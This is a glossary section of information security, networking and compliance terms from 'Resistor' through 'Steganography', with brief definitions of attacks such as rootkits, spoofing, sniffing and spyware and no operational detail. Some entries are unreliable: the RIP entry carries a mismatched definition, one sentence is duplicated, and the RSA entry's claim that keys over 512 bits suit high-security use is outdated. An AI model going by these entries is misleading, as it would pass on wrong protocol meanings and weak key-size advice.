Resistor—A component made of a material that has a specified resistance or opposition to the flow of electrical current. A resistor is designed to oppose but not completely obstruct the passage of electrical current.

Resolution of a printer—The number of dots per inch (dpi) a printer produces, which is the same principle as the resolution in a monitor.

Resolution of a screen—The number of pixels a screen has. Pixels (picture elements) are the dots that make up an image on the screen.

Resonant frequency—The frequency where inductive reactance equals capacitive reactance. Helps to define the maximum current or maximum voltage in a circuit.

Resource—In a computer system, any function, device, or data collection that can be allocated to users or programs.

Resource sharing—In a computer system, the concurrent use of a resource by more than one user, job, or program.

Restricted area—A specifically designated and posted area in which classified information or material is located or in which sensitive functions are performed, access to which is controlled and to which only authorized personnel are admitted.

Result of interception—Information relating to a target service, including the CC and IRI, which is passed by an NWO/AP/SvP to an LEA. IRI shall be provided whether or not call activity is taking place.

REV—Security management, revocation.

RF Shielding—The application of materials to surfaces of a building, room, or a room within a room, that makes the surface largely impervious to electromagnetic energy. As a technical security countermeasure, it is used to contain or dissipate emanations from information processing equipment, and to prevent interference by externally generated energy.

RFA—The Regulatory Flexibility Act.

RFC—Request for Comments.

RFI—Radio frequency interference.

RFID (radio frequency identification system)—An automatic identification and data capture system comprising one or more readers and one or more tags in which data transfer is achieved by means of suitable modulated inductive or radiating electromagnetic carriers. .

RGB (Red, Green, Blue)—Refers to a system for representing the colors to be used on a computer display.

Richness—Defined by three aspects of the information itself: bandwidth (the amount of information), the degree to which the information is customized, and interactivity (the extent of two way communication).

Ring side—The side of the cable pair that when measured will read –48 V DC.

RIP (Routing Information Protocol)—User data protection residual information protection.

RISC—Reduced Instruction Set Computer.

Risk—The probability that a particular security threat will exploit a particular vulnerability.

Risk analysis—An analysis that examines an organization's information resources, its existing controls, and its remaining organization and computer system vulnerabilities. It combines the loss potential for each resource or combination of resources with an estimated rate of occurrence to establish a potential level of damage in dollars or other assets.

Risk assessment—A process used to identify and evaluate risks and their potential effects.

Risk avoidance—The process for systematically avoiding risk. Security awareness can lead to a better education staff, which can lead to certain risks being avoided.

Risk control—Techniques that are employed to eliminate, reduce, or mitigate risk, such as inherent safe and secure (re)design techniques/features, alerts, warnings, operational procedures, instructions for use, training, and contingency plans.

Risk dimension—See threat perspective.

Risk exposure—The exposure to loss presented to an organization or individual by a risk; the product of the likelihood that the risk will occur and the magnitude of the consequences of its occurrence.48.

Risk index—The disparity between the minimum clearance or authorization of system users and the maximum sensitivity (e.g., classification and categories) of data processed by a system.

Risk management—The discipline of identifying and measuring security risks associated with an information system, and controlling and reducing those risks to an acceptable level. The goal of risk management is to invest organizational resources to mitigate security risks in a cost-effective manner, while enabling timely and effective mission accomplishment. Risk management is an important aspect of information assurance and defense-in-depth.

Risk mitigation—While some risks cannot be avoided, they can be minimized or mitigated by putting controls into place to mitigate the risk once an incident occurs.

Risk transfer—The process of transferring risk. An example can include transferring the risk of a building fire to an insurance company.

RJE—Remote job entry.

rlogin—A service offered by Berkeley UNIX that allows users of one machine to log into other UNIX systems (for which they are authorized) and interact as if their terminals were connected directly. Similar to Telnet.

RLP—Remote Location Protocol.

RMON—Remote monitoring.

Robot—A mechanical device equipped with simulated human senses and the capability of taking action on its own.

Robotics—The use of automated equipment for production work and other mechanical tasks.

Robust watermark—a watermark, which is very resistant to destruction under any image manipulation. This is useful in verifying ownership of an image suspected of misappropriation. Digital detection of the watermark would indicate the source of the image.

Robustness—The system's ability to operate despite service interruption, system errors and other anomalous events.

ROI—Return on investment.

ROL—User data protection rollback.

Role—A job type defined in terms of a set of responsibilities.

Role-based—When mapped to job function, assumes that a person will take on different roles, over time, within an organization and different responsibilities in relation to IT systems.

Roles and responsibilities—Functions performed by someone in a specific situation and obligations to tasks or duties for which that person is accountable.

Rollback—(1) Restoration of a system to its former condition after it has switched to a fallback mode of operation when the cause of the fallback has been removed. (2) The restoration of the database to an original position or condition often after major damage to the physical medium. (3) The restoration of the information processing facility or other related assets following physical destruction or damage.

ROM—See *read-only memory.*

Root cause—Underlying cause(s), event(s), conditions, or actions that individually or in combination led to the accident/incident; primary precursor event(s) that have the potential for being corrected.

Rootkits—(1) User-level rootkits: Programs that "infect" program files that are executed by the user and run under the user account's privileges (for example, the Explorer.exe or Word.exe program) (2) Kernel-level rootkits: Programs that "infect" functions belonging to the operating system kernel (i.e., the core Windows operating system) and are used by hundreds of applications (including the Windows API). Kernel-mode rootkits will modify (i.e., hijack) internal operating system functions that return lists of files, processes, and open ports .

Rotary (or pulse) dialing—The circular telephone dial. As it returns to its normal position, it opens and closes the electrical loop sent by the central office. Rotary dial telephones momentarily break the DC circuit to represent the digits dialed.

Router—(1) A system responsible for making decisions about which of several paths network (or Internet) traffic will follow. To do this, it uses a routing protocol to gain information about the network, and algorithms to choose the best route based on several criteria known as "routing metrics." (2) A network node connected to two or more networks. It is used to send data from one network (such as 137.13.45.0) to a second network (such as 43.24.56.0). The networks could both use Ethernet, or one could be Ethernet and the other could be ATM (or some other networking technology). As long as both speak common protocols (such as the TCP/IP protocol suite), they can communicate.

RPC—Remote procedure call.

RPL—Protection of the TSF; replay detection.

RSA—A public key cryptosystem developed by Rivest, Shamir and Adleman. The RSA has two different keys, the public encryption key and the secret decryption key. The strength of the RSA depends on the difficulty of the prime number factorization. For applications with high-level security, the

number of the decryption key bits should be greater than 512 bits. RSA is used for both encryption and digital signatures.

RSA—Resource utilization, resource allocation.

RTFM—Read the "fine" manual.

RTMP—Routing Table Maintenance Protocol (AppleTalk).

RTP—Real-Time Transport Protocol.

Rule based expert—The type of expert system that expresses the problem-solving process as rules.

Rule-Based Security Policy—A security policy based on global rules imposed for all subjects. These rules usually rely on a comparison of the sensitivity of the objects being accessed and the possession of corresponding attributes by the subjects requesting access.

Rules—Constraints.

Rules of behavior—The rules that have been established and implemented concerning use of, security in, and acceptable level of risk for the system. Rules will clearly delineate responsibilities and expected behavior of all individuals with access to the system. Rules should cover such matters as working at home, dial-in access, connection to the Internet, use of copyrighted works, unofficial use of federal government equipment, the assignment and limitation of system privileges, and individual accountability. .

RVM—Protection of the TSF, reference mediation.

RVS—Relative Value Scale.

S/MIME—Secure Multipurpose Internet Mail Extensions; an e-mail and file encryption protocol.

SA (1)—Source address.

SA (2)—Security Association.

SAA—Security audit analysis.

SABM—Set asynchronous balanced mode.

SABME—Set asynchronous balanced mode extended.

SAE—Security management, security attribute expiration.

Safe Harbor Principles—The set of rules to which U.S. businesses that want to trade with the European Union (EU) must adhere.

Safeguards—Protective measures prescribed to meet the security requirements (i.e., confidentiality, integrity, and availability) specified for an information system. Safeguards may include security features, management constraints, personnel security, and security of physical structures, areas, and devices. Synonymous with security controls and countermeasures.

Safety integrity—(1) The likelihood of a safety-related system, function, or component achieving its required safety features under all stated conditions within a stated measure of use. (2) The probability of a safety-related system satisfactorily performing the required safety functions under all stated conditions within a stated period of time. .

Safety integrity level—An indicator of the required level of safety integrity; the level of safety integrity that must be achieved and demonstrated.

Safety kernel—An independent computer program that monitors the state of the system to determine when potentially unsafe system states may occur or when transitions to potentially unsafe system states may occur. A safety kernel is designed to prevent a system from entering an unsafe state and retaining or returning it to a known safe state. .

Safety-critical—A term applied to any condition, event, operation, process, or item whose proper recognition, control, performance, or tolerance is essential to safe system operation and support (such as a safety-critical function, safety-critical path, or safety-critical component. .

Safety-critical software—Software that performs or controls functions which, if executed erroneously or if they failed to execute properly, could directly inflict serious injury to people, property, or the environment or cause loss of life.

Safety-related software—Software that performs or controls functions that are activated to prevent or minimize the effect of a failure of a safety-critical system. .

Sales Force Automation (SFA) System—Automatically tracks all of the steps in the sales process.

Salt—Salt is a string of random (or pseudo-random) bits concatenated with a key or password to reduce the probability of pre-computation attacks.

Sanitization—(1) Removing the classified content of an otherwise unclassified resource. (2) Removing any information that could identify the source from which the information came.

Sanitize—The degaussing or overwriting of information on magnetic or other storage media.

Sanitizing—The degaussing or overwriting of sensitive information in magnetic or other storage media.

SAP (1)—Service access point.

SAP(2)—Service Advertisement Protocol (Novell).

SAR—Security audit review.

Sarbanes–Oxley Act of 2002—The most dramatic change to federal securities laws since the 1930s, the Act radically redesigns federal regulation of public company corporate governance and reporting obligations. It also significantly tightens accountability standards for directors and officers, auditors, securities analysts, and legal counsel.

SAS—Single attached station.

Satellite modem—A modem that allows Internet access from a satellite dish.

SC— Subcommittee.

Scalability—The likelihood that an artifact can be extended to provide additional functionality with little or no additional effort.

Scalability—Refers to how well a system can adapt to increased demands.

Scannable resume (ASCII resume, plain-text resume)—Designed to be evaluated by skills-extraction software and typically contains all resume content without any formatting.

Scanner—Captures images, photos, and artwork that already exist on paper.

Scavenging—The searching of residue for the purpose of unauthorized data acquisition.

Scheduling program—A systems program that schedules and monitors the processing of production jobs in the computer system.

SCHIP— The State Children's Health Insurance Program.

SCL—Security certification level (see certification level).

Scope creep—Occurs when the scope of the project increases.

SCP—CM scope.

Script bunny (or script kiddie)—Someone who would like to be a hacker but does not have much technical expertise.

Scripts—Executable programs used to perform specified tasks for servers and clients.

SDH—Synchronous digital hierarchy.

SDI—User data protection, stored data integrity.

SDLC—System development life cycle.

SDO—Under HIPAA, Standards Development Organization.

SDU—Service data unit.

Search Engine—A program written to allow users to search the Web for documents that match user-specified parameters.

Secrecy—A security principle that keeps information from being disclosed to anyone not authorized to access it.

Secret key cryptography—A cryptographic system where encryption and decryption are performed using the same key.

Secretary—Under HIPAA, this refers to the secretary of HHS or his designated representatives. Also see Part II, 45 CFR 160.103.

Secure Digital Music Initiative (SDMI)—Forum of more than 160 companies and organizations representing a broad spectrum of information technology and consumer electronics businesses, Internet service providers, security technology companies, and members of the worldwide recording industry working to develop voluntary, open standards for digital music. SDMI is helping to enable the widespread Internet distribution of music by adopting a framework that artists and recording and technology companies can use to develop new business models.

helping to enable the widespread Internet distribution of music by adopting a framework that artists and recording and technology companies can use to develop new business models.

Secure Electronic Transaction (SET)—The SET specification has been developed to allow for secure credit card and offline debit card (check card) transactions over the World Wide Web.

Secure interoperability—The ability to have secure, successful transactions. Today's interoperability expands that previous focus to also include information assurance considerations, and include the requirement to formally assess whether that traditional, successful transaction is also secure (i.e., secure interoperability meaning a secure, successful transaction exists).

Secure operating system—An operating system that effectively controls hardware, software, and firmware functions to provide the level of protection appropriate to the value of the data resources managed by this operating system.

Secure room—Any room with floor-to-ceiling, slab-to-slab construction of some substantial material, i.e., concrete, brick, cinder block, plywood, or plaster board. Any window areas or penetrations of wall areas over 15.25 cm (six inches) must be covered with either grilling or substantial type material. Entrance doors must be constructed of solid wood, metal, etc., and be capable of holding a DS-approved three-way combination lock with interior extension.

Secure Socket Layer (SSL)—A protocol developed by Netscape for transmitting private documents via the Internet. SSL works by using a public key to encrypt data that is transferred over the SSL connection.

Secure voice—Systems in which transmitted conversations are encrypted to make them unintelligible to anyone except the intended recipient. Within the context of Department security standards, secure voice systems must also have protective features included in the environment of the systems terminals.

Security—(1) Freedom from undesirable events, such as malicious and accidental misuse; how well a system resists penetrations by outsiders and misuse by insiders. (2) The protection of system resources from accidental or malicious access, use, modification, destruction, or disclosure. (3) The protection of resources from damage and the protection of data against accidental or intentional disclosure to unauthorized persons or unauthorized modifications or destruction. Security concerns transcend the boundaries of an automated system.

Security accreditation—See *accreditation.*

Security anomaly—An irregularity possibly indicative of a security breach, an attempt to breach security, or of noncompliance with security standards, policy, or procedures.

Security association—A security association is a set of parameters which defines all the security services and mechanisms used for protecting the communication. A security association is bound to a specific security protocol.

Security audit—An examination of data security procedures and measures to evaluate their adequacy and compliance with established policy.

Security authorization—See *accreditation.*

Security category—The characterization of information or an information system based on an assessment of the potential impact that a loss of confidentiality, integrity, or availability of such information or information system would have on organizational operations, organizational assets, or individuals. .

Security classification designations—Refers to "Top Secret," and "Secret," and "Confidential" designations on classified information or material.

Security controls—Techniques and methods to ensure that only authorized users can access the computer information system and its resources.

Security domain—A set of subjects, their information objects, and a common security policy.

Security equipment—Protective devices such as intrusion alarms, safes, locks, and destruction equipment which provide physical or technical surveillance protection as their primary purpose.

Security evaluation—An evaluation done to assess the degree of trust that can be placed in systems for the secure handling of sensitive information. One type, a product evaluation, is an evaluation

performed on the hardware and software features and assurances of a computer product from a perspective that excludes the application environment. The other type, a system evaluation, is done for the purpose of assessing a system's security safeguards with respect to a specific operational mission and is a major step in the certification and accreditation process.

Security filter—A set of software or firmware routines and techniques employed in a computer system to prevent automatic forwarding of specified data over unprotected links or to unauthorized persons.

Security goals—The five security goals are integrity, availability, confidentiality, accountability, and assurance.

Security incident—Any act or circumstance that involves classified information that deviates from the requirements of governing security publications. For example, compromise, possible compromise, inadvertent disclosure, and deviation.

Security inspection—Examination of an IS to determine compliance with security policy, procedures, and practices.

Security kernel—The central part of a computer system (hardware, software, or firmware) that implements the fundamental security procedures for controlling access to system resources.

Security label—Piece of information that represents the sensitivity of a subject or object, such as its hierarchical classification (CONFIDENTIAL, SECRET, TOP SECRET) together with any applicable nonhierarchical security categories (e.g., sensitive compartmented information, critical nuclear weapon design information).

Security metrics—A standard of measurement used to measure and monitor information security-related information security activity.

Security objective—Confidentiality, integrity, or availability of information.

Security Parameter Index (SPI)—SPI is an identifier for a security association within a specific security protocol. This means that a pair of security protocol and SPI may uniquely identify a security association, but this is implementation dependent.

Security plan—See system security plan.

Security policy—The set of laws, rules, and practices that regulate how sensitive or critical information is managed, protected, and distributed. .

Security policy model—A formal presentation of the security policy enforced by the system. It must identify the set of rules and practices that regulate how a system manages, protects, and distributes sensitive information.

Security process—The series of activities that monitor, evaluate, test, certify, accredit, and maintain the system accreditation throughout the system life cycle.

Security program—A systems program that controls access to data in files and permits only authorized use of terminals and other related equipment. Control is usually exercised through various levels of safeguards assigned on the basis of the user's need-to-know.

Security purpose—The IS security purpose is to provide value by enabling an organization to meet all mission/business objectives while ensuring that system implementations demonstrate due care consideration of risks to the organization and its customers.

Security requirements—The types and levels of protection necessary for equipment, data, information, applications, and facilities to meet security policy.

Security requirements baseline—A description of minimum requirements necessary for a system to maintain an acceptable level of security.

Security service—A capability that supports one, or many, of the security goals. Examples of security services are key management, access control, and authentication.

Security specification—A detailed description of the safeguards required to protect a system.

Security Test and Evaluation (ST&E)—An examination and analysis of the security safeguards of a system as they have been applied in an operational environment to determine the security posture of the system.

Security testing—A process used to determine that the security features of a system are implemented as designed. This includes hands-on functional testing, penetration testing, and verification.

Security-critical—A term applied to any condition, event, process, or item whose recognition, control, performance, or tolerance is essential to secure system operation or support.

Seepage—The accidental flow, to unauthorized individuals, of data or information that is presumed to be protected by computer security safeguards.

Segment—Under HIPAA, this is a group of related data elements in a transaction. Also see Part II, 45 CFR162.103.

SEL—Security audit event selection.

Selection—A program control structure created in response to a condition test in which one of two or more processing paths can be taken.

Self sourcing (or knowledge worker/end-user development)—The development and support of IT systems by knowledge workers with little or no help from IT specialists.

Self-insured—Under HIPAA, an individual or organization that assumes the financial risk of paying for healthcare.

Self-organizing neural network—A network that finds patterns and relationships in vast amounts of data by itself.

Selling prototype—A prototype used to convince people of the worth of a proposed system.

Semagram—meaning: semantic symbol. Semagrams are assoicated with a concept and do not use writing to hide a message.

Semiconductor —Material used in electronic components that possesses electrical conducting qualities of conductors and resistors.

Sensitive data—Data that is considered confidential or proprietary. The kind of data that, if disclosed to a competitor, might give away an advantage.

Sensitive information—Any information that requires protection and that should not be made generally available.

Sensitive Intelligence Information—Such intelligence information, the unauthorized disclosure of which would lead to counteraction (1) jeopardizing the continued productivity of intelligence sources or methods which provide intelligence vital to the national security; or (2) offsetting the value of intelligence vital to the national security.

Sensitive Unclassified Information—Any information, the loss, misuse, or unauthorized access to or modification of which could adversely affect the national interest or the conduct of federal programs, or the privacy to which individuals are entitled under 5 U.S.C Section 552a (the Privacy Act), but that has not been specifically authorized under criteria established by an Executive Order or an Act of Congress to be kept secret in the interest of national defense or foreign policy. Note: Systems that are not national security systems, but contain sensitive information, are to be protected in accordance with the requirements of the Computer Security Act of 1987 (Public Law 100–235).

Sensitivity—An information technology environment consists of the system, data, and applications, which must be examined individually and in total. All systems and applications require some level of protection for confidentiality, integrity, and availability. This level of protection is determined by an evaluation of the sensitivity and criticality of the information processed, the relationship of the system to the organization's mission, and the economic value of the system components. .

Sensitivity attributes—User-supplied indicators of file sensitivity that the system uses to enforce an access control policy.

Sensitivity label—A hierarchical classification and a set of nonhierarchical components that are used by mandatory access controls to define a process's resource access rights.

SEP—Protection of the TSF, domain separation.

Sequential organization—The physical arrangement of records in a sequence that corresponds with their logical key.

Serial connector—Usually has 9 holes but may have 25 that fit into the corresponding number of pins in the port. Serial connectors are often used for monitors and certain types of modems.

Serial Line Internet Protocol (SLIP)—An Internet protocol used to run IP over serial lines such as telephone circuits or RS-232 cables interconnecting two systems. SLIP is now being replaced by Point-to-Point Protocol. *See* Point-to-Point Protocol.

Serial Line IP (SLIP)—An IP used to run over serial lines such as telephone circuits or RS-232 cables interconnecting two systems. SLIP is now being replaced by Point-to-Point Protocol. See Point-to-Point Protocol.

Serial organization—The physical arrangement of records in a sequence.

Serial processing—The processing of records in the physical order in which they appear in a file or on an input device.

Server—A computer that provides a service to another computer, such as a mail server, a file server, or a news server.

Server farm—A location that stores a group of servers in a single place.

Service—A component of the portfolio of choices offered by SvPs to a user, a functionality offered to a user.

Service control—The ability of the user, home environment, or serving environment to determine what a particular service does, for a specific invocation of that service, within the limitations of that service.

Service Control Points (SCP)—The local versions of the national 800 number database. They contain the intelligence to screen the full ten digits of an 800 number and route calls to the appropriate long distance carrier.

Service information—Information used by the telecommunications infrastructure in the establishment and operation of a network-related service or services. The information may be established by an NWO/AP/SvP or a network user.

Service Level Agreement (SLA)—Defines the specific responsibilities of the service provider and sets the customer expectations.

Service program—An operating system program that provides a variety of common processing services to users (e.g., utility programs, librarian programs, and other software).

Service Provider (SvP)—A natural or legal person providing one or more public telecommunications services whose provision consists wholly or partly in the transmission and routing of signals on a telecommunications network. SvPs do not necessarily have to run their own networks.

Service Switching Points (SSP)—A switching system, including its remotes, that identifies calls associated with intelligent network services and initiates dialog with the SCP.

Service Transfer Points (STP)—A signaling point with the function of transferring messages from one signaling link to another and considered exclusively from the viewpoint of the transferor.

Session—A completed connection to an Internet service, and the ensuing connect time.

Session hijacking—An intruder takes over a connection after the original source has been authenticated.

Session key—Session key is a randomly-generated key that is used one time, and then discarded. Session keys are symmetric (used for both encryption and decryption). They are sent with the message, protected by encryption with a public key from the intended recipient. A session key consists of a random number of approximately 40 to 2000 bits. Session keys can be derived from hash values.

Session layer—The layer of the ISO Reference Model coordinating communications between network nodes. It can be used to initialize, manage, and terminate communication sessions.

SET—Secure Electronic Transactions protocol.

SF—Super Framing (T1/E1).

SHA—Secure Hash algorithm.

Shared information—An organization's information is in one central location allowing anyone to access and use it as they need it.

Shareware—Software available on the Internet that may be downloaded to your machine for evaluation and for which you are generally expected to pay a fee to the originator of the software if you decide to keep it.

Sharing—Providing access to and facilitating the sharing of information which enhances reach and creates shared awareness.

Shortfalls—Functional areas in which additional capability or coverage is required.

SIGINT—A broad range of operations that involve the interception and analysis of signals across the electromagnetic spectrum.

Sign a message—To use your private key to generate a digital signature as a means of proving you generated, or certify, some message.

Signaling—The exchange of information specifically concerned with the establishment and control of connections, and with management, in a telecommunications network.

Signaling System 7 (SS7)—SS7 employs a dedicated 64-kb data circuit to carry packetized machine language messages about each call connected between and among machines of a network to achieve connection control.

Signal-to-Interference Ratio (SIR)—The ratio of the usable signal being transmitted to the noise or undesired signal.

Signature (digital)—A quantity (number) associated with a message which only someone with knowledge of your private key could have generated, but which can be verified through knowledge of your public key.

Signature dynamics—A form of electronic signatures which involves the biometric recording of the pen dynamics used in signing the document.

Sign-off—The knowledge workers' actual signatures indicating they approve all of the business requirements.

SIL—Safety integrity level.

SIMM—Single inline memory module.

Simple Mail Transfer Protocol (SMTP)—The Internet e-mail protocol.

Simple Network Management Protocol (SNMP)—Provides remote administration of network device; "simple" because the agent requires minimal software.

Simplicity—The simplest correct structure is the most desirable.

Simulation—The use of an executable model to represent the behavior of an object. During testing, the computational hardware, the external environment, and even the coding segments may be simulated.

Simultaneous processing—The execution of two or more computer program instructions at the same time in a multiprocessing environment.

Single inheritance—The language mechanism that allows the definition of a class to include the attributes and methods defined for, at most, one superclass.

Single sideband carrier—An amplitude modulation technique for encoding analog or digital data using either analog or digital transmission. Single sideband suppresses one sideband of the carrier frequency at the source. As such, less power is used, and less bandwidth is required.

SIP—SMDS Interface Protocol.

Site—An immobile collection of systems at a specific location.

Site accreditation—An accreditation where all systems at a location are grouped into a single management entity. A DAA may determine that a site accreditation approach is optimal given the number of information technology systems, major applications, networks, or unique operational characteristics. Site accreditation begins with all systems and their interoperability and major applications at the site being certified and accredited. The site is then accredited as a single entity, and an accreditation baseline is established.

Situation—Situation is a set of all security-relevant information. The decision of an entity on which security services it requires is based on the situation.

Skill words—Nouns and adjectives used by organizations to describe job skills that should be woven into the text of applicants' resumes.

Skin affect—The concept that high-frequency energy travels only on the outside skin of a conductor and does not penetrate into it any great distance.

Slack space—The unused space in a group of disk sectors. Or the difference in empty bytes of the space that is allocated in clusters minus the actual size of the data files. .

SLARP—Serial Link Address Resolution Protocol.

Slave computer—A front-end processor that handles input and output functions for a host computer.

SLDC (1)—Systems development life cycle.

SLDC (2)—Synchronous Data Link Control.

SLIP—Serial Line Interface Protocol.

Small Health Plan—Under HIPAA, this is a health plan with annual receipts of $5 million or less. Also see Part II, 45 CFR 160.103.

Smartcard—A small computer the size of a credit card that is used to perform functions such as identification and authentication.

SMDS—Switched Multi-megabit Data Service.

SML—Strength of mechanism; a rating used by the IA Technical Framework to rate the strength or robustness required for a security mechanism. Currently, three ratings are defined: SML1 — low, SML2 — medium, and SML3 — high. The SML is derived as a function of the value of the information being protected and the perceived threat to it.152 Compare with SOF.

SMR—Security management, security management roles.

SMTP—Simple Mail Transfer Protocol.

SNA—Survivable network analysis method; developed by the CERT/CC.

SNA—Systems Network Architecture.

SNAP—Subnetwork Access Protocol.

SNF— Skilled Nursing Facility.

Sniffing—An attack capturing sensitive pieces of information, such as a password, passing through the network.

SNIP—Strategic National Implementation Process--Sponsored by WEDI.

SNMP—Simple Network Management Protocol.

SNOMED—Under HIPAA, Systematized Nomenclature of Medicine.

Sociability—The ability of intelligent agents to confer with each other.

Social engineering—An attack based on deceiving users or administrators at the target site. For example, a person who illegally enters computer systems by persuading an authorized person to reveal IDs, passwords and other confidential information.

Socket—A paring of an IP address and a port number. *See* port.

SOF—Strength of function; a rating used by the Common Criteria (ISO/IEC 15408) to rate the strength or robustness required for a security mechanism. Currently, three ratings are defined: basic, medium, and high. The SOF is derived as a function of the value of the information being protected and the perceived threat to it. Compare with *SML.*

Softlifting—Illegal copying of licensed software for personal use.

Software—Computer programs, procedures, rules, and possibly documentation and data pertaining to the operation of the computer system.

Software integrity level—The integrity level of a software item.

Software life cycle—The period of time beginning when a software product is conceived and ending when the product is no longer available for use. The software life cycle is typically broken into phases (e.g., requirements, design, programming, testing, conversion, operations, and maintenance).

Software maintenance—All changes, corrections, and enhancements that occur after an application has been placed into production.

Software piracy—To illegally copy software.

Software reliability—A measure of confidence that the software produces accurate and consistent results that are repeatable, under low, normal, and peak loads, in the intended operational environment.

Software reliability case—A systematic means of gathering, organizing, analyzing, and reporting the data needed by internal, contractual, regulatory, and Certification Authorities to confirm that a system has met specified reliability requirements and is fit for use in the intended operational environment; includes assumptions, claims, evidence, and arguments. A software reliability case is a component in a system reliability case.

Software safety—Design features and operational procedures which ensure that a product performs predictably under normal and abnormal conditions, and the likelihood of an unplanned event occurring is minimized and its consequences controlled and contained; thereby preventing accidental injury or death, environmental or property damage, whether intentional or accidental.

Software safety case—A systematic means of gathering, organizing, analyzing, and reporting the data needed by internal, contractual, regulatory and Certification Authorities to confirm that a system has met specified safety requirements and is safe for use in the intended operational environment; includes assumptions, claims, evidence, and arguments. A software safety case is a component in a system safety case.

Software suite—Bundled software that comes from the same publisher and costs less than buying all the software pieces individually.

SONET—Synchronous Optical Network.

SOP—Standard operating procedure.

Sort—The arrangement of data in ascending or descending, alphabetic or numeric order.

SOS—Identification and authentication specification of secrets.

Source document—The form that is used for the initial recording of data prior to system input.

Source program—The computer program that is coded in an assembler or higher-level programming language.

SOW—See *Statement of Work.*

Space diversity—Protection of a radio signal by providing a separate antenna located a few feet below the regular antenna on the same tower to assume the load when the regular transmission path on the tower fades.

Space Division Multiple Access (SDMA)—Intelligent antenna systems use this access method to increase the capacity of cellular radio networks by separating frequencies within a cell site and allowing the same frequencies to be reused.

Spam—The act of posting the same information repeatedly on inappropriate places or too many places so as to overburden the network.

Spam—Unsolicited e-mail.

Spam filters—Programs that detect and reject spam by looking for certain keywords, phrases or Internet addresses. .

Spatial domain—the image plane itself; the collection of pixels that composes an image.

Special agent—A special agent in the Diplomatic Security Service (DSS) is a sworn officer of the Department of State or the Foreign Service, whose position is designated as either a GS-1811 or FS-2501, and has been issued special agent credentials by the Director of the Diplomatic Security Service to perform those specific law enforcement duties as defined in 22 U.S.C. 2712.

Special investigators—Special investigators are contracted by the Department of State. They perform various noncriminal investigative functions in DS headquarters, field, and resident offices. They are not members of the Diplomatic Security Service and are not authorized to conduct criminal investigations.

Specification—A description of a problem or subject that will be implemented in a computational or other system. The specification includes both a description of the subject and aspects of the implementation that affect its representation. Also, the process and analysis and design that results in a description of a problem or subject that can be implemented in a computation or other system.

Spectrum—The radio frequency that is available for personal, commercial, and military use.
SPF—Shortest Path First.
Spherical zone of control—A volume of space in which uncleared personnel must be escorted which extends a specific distance in all directions from TEMPEST equipment processing classified information or from a shielded enclosure.
SPI—Security parameter index; part of IPSec.
SPID—Service Provider Identifier (ISDN).
Split knowledge—A security technique in which two or more entities separately hold data items that individually convey no knowledge of the information that results from combining the items. A condition under which two or more entities separately have key components which individually convey no knowledge of the plaintext key that will be produced when the key components are combined in the cryptographic module.
SPM—Development, security policy modeling.
Sponsor—See Plan Sponsor.
Spoof—To make a transmission appear to come from a user other than the user who performed the action. .
Spoofing—1. Faking the sending address of a transmission to gain illegal entry into a secure system. 2. The deliberate inducement of a user or resource to take incorrect action.
Spooling—A technique that maximizes processing speed through the temporary use of high-speed storage devices. Input files are transferred from slower, permanent storage and queued in the high-speed devices to await processing, or output files are queued in high-speed devices to await transfer to slower storage devices.
SPP—Sequenced Packet Protocol (Vines).
Spread spectrum image steganography—A method of steganographic communication that uses digital imagery as the cover signal.
Spread spectrum techniques—The method of hiding a small or narrow-band signal (message) in a large or wide band cover.
Spreadsheet software—Computer software that divides a display screen into a large grid. This grid allows the user to enter labels and values that can be manipulated or analyzed.
Spread-spectrum image steganography—A method of steganographic communication that uses digital imagery as the cover signal.
Spread-spectrum techniques—The method of hiding a small or narrow-band signal (message) in a large or wideband cover. **.**
SPX—Sequenced Packet Exchange (Novell).
Spyware—Any software that covertly gathers user information through the user's Internet connection without his or her knowledge, usually for advertising purposes. Spyware applications are typically bundled as a hidden component of freeware or shareware programs that can be downloaded from the Internet; however, it should be noted that the majority of shareware and freeware applications do not come with spyware. Once installed, the spyware monitors user activity on the Internet and transmits that information in the background to someone else. Spyware can also gather information about e-mail addresses and even passwords and credit card numbers. Also known as *adware.*
SQL—See *Structured Query Language.*
SRAM—Static RAM.
SRB—Source route bridging.
SRE—(1) Protection Profile evaluation, explicitly stated IT security requirements; (2) Security Target evaluation, explicitly stated IT security requirements.
SRTB—Source route transparent bridging.
SRTP—Sequenced Routing Update Protocol (Vines).
SS7—Signaling System 7.
SSAP—Source Service Access Point (LLC).

SSH—Secure Shell.
SSL—Secure Sockets Layer.
SSL3—Secure Socket Layer protocol; see also TLS1.
SSN—Social Security number.
SSO—Single Sign-On *or* Standards Setting Organization.
SSO—See *Standard-Setting Organization.*
SSP—In Common Criteria, protection of the TSF, state synchrony protocol.
ST—Security target.
Stacked-job processing—A computer processing technique in which programs and data awaiting processing are placed into a queue and executed sequentially.
Standalone root—A certificate authority that signs its own certificates and does not rely of a directory service to authenticate users.
Standard—Mandatory statement of minimum requirements that support some part of a policy.
Standard Generalized Markup Language (SGML)—An international standard for encoding textual information that specifies particular ways to annotate text documents separating the structure of the document from the information content. HTML is a generalized form of SGML.
Standard transaction—Under HIPAA, this is a transaction that complies with the applicable HIPAA standard. Also see Part II, 45 CFR 162.103.
Standard Transaction Format Compliance System (STFCS)—An EHNAC-sponsored WPC-hosted HIPAA compliance certification service.
Standardization—The commander's information requirements must not be comprised by the use of nonstandard equipment.
Standards—A set of rules or specifications that, when taken together, define a software or hardware device. A standard is also an acknowledged basis for comparing or measuring something. Standards are important because new technology will only take root once a group of specifications is agreed upon.
Standards audit—The check to ensure that applicable standards are properly used.
Standard-Setting Organization (SSO)—See Part II, 45 CFR 160.103.
State—A static condition of an object or group of objects.
State space—The total collection of possible states for a particular object or group of objects.
State transition—A change of state for an object; something that can be signaled by an event.
State Uniform Billing Committee (SUBC)—Under HIPAA, a state-specific affiliate of the NUBC.
State variable—A property or type that is part of an identified state of a given type.
Statement of Work (SOW)—Under HIPAA, a document describing the specific tasks and methodologies that will be followed to satisfy the requirements of an associated contract or MOU.
Statement testing—A test method of satisfying the criterion that each statement in a program be executed at least once during the program testing.
Static analysis—The direct analysis of the form and structure of a product that does not require its execution. It can be applied to the requirements, design, or code.
Static data—Data that, once established, remains constant.
Statistical Time Division Multiplexing (STDM)—This form of multiplexing uses all available time slots to send significant information and handles inbound data on a first-come, first-served basis.
Steering committee—A management committee assembled to sponsor and manages various projects such as information security program.
Steganalysis—The art of detecting and neutralizing steganographic messages.
Steganalyst—One who applies steganalysis with the intent of discovering hidden information.
Steganographic file system—A method of storing files in such a way that encrypts data and hides it such that it cannot be proven to be there.
Steganography—(1) The method of concealing the existence of a message or data within seemingly innocent covers. (2) A technology used to embed information in audio and graphical material.

The audio and graphical materials appear unaltered until a steganography tool is used to revel the hidden message.

